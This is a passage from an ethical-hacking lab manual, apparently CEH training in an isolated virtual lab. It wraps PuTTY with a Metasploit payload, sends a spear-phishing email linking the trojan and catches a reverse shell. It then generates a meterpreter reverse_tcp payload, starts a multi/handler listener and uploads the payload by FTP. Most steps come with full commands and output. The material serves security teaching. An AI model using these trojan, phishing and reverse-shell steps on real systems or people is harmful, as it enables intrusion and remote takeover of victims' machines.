


Figure 22: Adding an Additional file

At this point, you should have two files in your list, *puttie.exe* and *putty.exe*.




Figure 23: Two Files are Listed

- Click the **Select output** button in the lower-right corner of wrapper. Navigate to Local Disk (C:) > inetpub > ftproot. Name the file **ssh**, and click **Save**.




Figure 24: Saving the File to the FTProot Directory

- Verify that the *Output File* path is C:\Inetpub\ftproot\ssh.exe and click the **Make** button. Click **OK** to the Important Information message box that says the output file was created but has errors.

This error will not prevent the wrapped exe from working properly.




Figure 25: Making the Single File

- Close** the wrapper program. Click **No** when asked if you want to save the project.

12. Open Outlook by double-clicking the desktop shortcut.




Figure 26: Opening Outlook

13. Click **Next** at the startup screen. Click **Next** to configure an email account.




Figure 27: Opening Outlook

14. Select **POP3** (Post Office Protocol) as the server type. Click the **Next** button.

Server Type

You can choose the type of server your new e-mail account will work with.




Figure 28: POP 3 Server

15. Fill out the following fields:

- For **Your Name**, put **Director**
- For your **Email Address**, put Director@CEH.com
- For your **User Name**, put **Director**
- For your **Password**, type **password**
- For the Incoming and Outgoing Server, put **216.1.1.1** (Firewall IP)

Click **Next** and **Finish**. You will receive a welcome to Outlook message.

E-mail Accounts

Internet E-mail Settings (POP3)
Each of these settings are required to get your e-mail account working.

User Information	Server Information
Your Name: <input type="text" value="Director"/>	Incoming mail server (POP3): <input type="text" value="216.1.1.1"/>
E-mail Address: <input type="text" value="Director@CEH.COM"/>	Outgoing mail server (SMTP): <input type="text" value="216.1.1.1"/>

Logon Information	Test Settings
User Name: <input type="text" value="Director"/>	After filling out the information on this screen, we recommend you test your account by clicking the button below. (Requires network connection)
Password: <input type="password" value="password"/> <input checked="" type="checkbox"/> Remember password	
<input type="checkbox"/> Log on using Secure Password Authentication (SPA)	

Test Account Settings ...

More Settings ...

< Back Next > Cancel

Figure 29: Mail Settings

In the next step, we will use a Spear Phishing attack to get the administrator to open our ssh.exe software, which is putty wrapped with the msfpayload puttie.exe payload.

16. Click the **New** button in the top left corner of Outlook.

Follow the steps below to successfully send the email to rmiller.

- In the **To** box, type rmiller@XYZCOMPANY.COM
- In the **Subject** type, **Great SSH Utility**
- In the **message** area, type:

Reggie,
I was thinking this ssh utility will really help you with your CEH Studies.
<ftp://216.5.1.200/ssh.exe>
Sincerely,
CEH Director

After completing the three above steps, click Send to send the email.




Figure 30: Spear Phishing Email

17. Log on to the Windows XP Pro machine with the *Administrator* account and the password of **Ethicalhackin&**.

18. Click on the **Start** button on XP and then select **Email** from the Start Menu.




Figure 31: Opening Outlook Express

19. Click the **Send/Receive** button to ensure that the email is received.



Figure 32: Send/Receive Button on Outlook Express

20. The email should appear in rmiller's inbox. **Open** it and click on the hyperlink.




Figure 33: Spear Phish Email in the Inbox

21. **Save** the file to your Windows XP desktop. Click **Close** when the download completes.




Figure 34: Save the ssh.exe file

22. Double-click on the ssh.exe file on your desktop. Click **Run**. Putty should open.




Figure 35: The Putty Program (With a Special Bonus)

On the *External* BackTrack 5 machine, you should have a command prompt from the victim's machine.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 216.6.1.100:22
[*] Starting the payload handler...
[*] Sending stage (240 bytes) to 216.1.1.1

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Figure 36: A connection from the Victim

23. Type the following command to view the network settings on the victim:
 C:\Documents and Settings\Administrator\Desktop>ipconfig /all

```
C:\Documents and Settings\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

    Host Name . . . . . : WINXP
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Description . . . . . : VMware Accelerated AMD PCNet Adapter
    Physical Address. . . . . : 00-0C-29-E0-09-3F
    Dhcp Enabled. . . . . : No
    IP Address. . . . . : 192.168.1.175
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
    DNS Servers . . . . . : 192.168.1.100

C:\Documents and Settings\Administrator\Desktop>
```

Figure 37: A connection from the Victim

24. On the Windows XP machine, open a command prompt and type the following:
C:\>netstat -an



```

C:\>netstat -an

Active Connections

Proto Local Address           Foreign Address         State
TCP   0.0.0.0:135               0.0.0.0:0               LISTENING
TCP   0.0.0.0:445               0.0.0.0:0               LISTENING
TCP   127.0.0.1:1026            0.0.0.0:0               LISTENING
TCP   192.168.1.175:139         0.0.0.0:0               LISTENING
TCP   192.168.1.175:1090       216.6.1.100:22          ESTABLISHED

```

Figure 38: The Established Connection

Notice that the connection to the attacker uses port 22, which is the same port that putty will use by default for SSH (Secure Shell) connections. So, this helps to mask the connection established by the malware. However, the victim has not actually made a putty connection yet, and the victim may be curious as to why they have an established connection to an IP address that resides in Syria. A good background in security and a thorough understanding of networking will be helpful to detect this type of behavior.

2.2 Conclusion

A malicious msfpayload is coded with the IP address and listening port of the attacking machine. A wrapper program can combine malicious and legitimate executables so a user can be fooled into launching malicious code. Once the wrapped program is executed, the legitimate program will run while the malicious code will run in the background. This allows the attacker to connect to the victim inconspicuously.

3 Exploiting the Victim Machine using SQL Injection

In this exercise, we will upload the malicious payload to the victim machine using the stored procedure xp_cmd shell. We will upload the svhost.exe file, which is actually an msfpayload, by creating an ftp answer file and executing the ftp command. After uploading the file, we will launch it to get the victim to connect to the attacker.

3.1 Exploitation with Msfpayload

1. Create an MSF payload by typing the following command in the terminal of the *External* BackTrack 5 machine:

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=216.6.1.100 LPORT=443 X > iexplore.exe
```

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=216.6.1.100 LPORT=443 X > iexplore.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"216.6.1.100", "LPORT"=>"443"}
```

Figure 39: Creating the msfpayload

Description of the values used within the MSFPAYLOAD command (above)

PAYLOAD	windows/meterpreter/reverse_tcp
LHOST	216.6.1.100
LPORT	443
X	Creates a Executable

2. Type the following command in the terminal to start Metasploit.

```
root@bt:~# msfconsole
```

```
root@bt:~# msfconsole

Metasploit

=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- ==[ 949 exploits - 505 auxiliary - 152 post
+ -- ==[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 40: Metasploit

3. To use the multi-handler within Metasploit, type the following command:
msf > **use exploit/multi/handler**

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

Figure 41: Multi-handler

4. Set the listening host to 216.6.1.100 by using the following command:
msf exploit(handler) > **set lhost 216.6.1.100**

```
msf exploit(handler) > set lhost 216.6.1.100
lhost => 216.6.1.100
```

Figure 42: Setting the Local Host IP address

5. Set the listening port to 443 by typing the following command:
msf exploit(handler) > **set lport 443**

```
msf exploit(handler) > set lport 443
lport => 443
```

Figure 43: Setting the Port

6. Set the payload to a reverse windows command shell by typing the following:
msf exploit(handler) > **set payload windows/meterpreter/reverse_tcp**

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 44; Setting the Payload


7. Type the following command to run the exploit:
msf exploit(handler) > **exploit**

```
msf exploit(handler) > exploit
[*] Started reverse handler on 216.6.1.100:443
[*] Starting the payload handler...
```

Figure 45: Starting the Listener

8. Open another terminal and Type the following to list the svchost.exe file:

```
root@bt:~# ls
```



```
root@bt:~# ls
Desktop iexplore.exe puttie.exe Wordlist.txt
```

Figure 46: Listing the File

9. FTP the iexplore.exe file to Windows 7 by typing the following commands:

```
ftp 216.5.1.200
```


```
ftp
```

```
password
```

```
bin
```

```
put iexplore.exe
```

```
bye
```



```
root@bt:~# ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
Name (216.5.1.200:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> bin
200 Type set to I.
ftp> put iexplore.exe
local: iexplore.exe remote: iexplore.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
73802 bytes sent in 0.01 secs (10068.8 kB/s)
ftp> bye
221 Goodbye.
```

Figure 47: FTP the File to Windows 7

The password will not be displayed, for security purposes.

If the FTP upload is successful, you will receive the message transfer complete.

10. Return to the Windows 7 machine on the external network and open Firefox. To disable JavaScript, select **Tools** from the Firefox menu bar and go down to **Options**. Click on the **Content** tab. Uncheck **Enable JavaScript** then click **OK**.

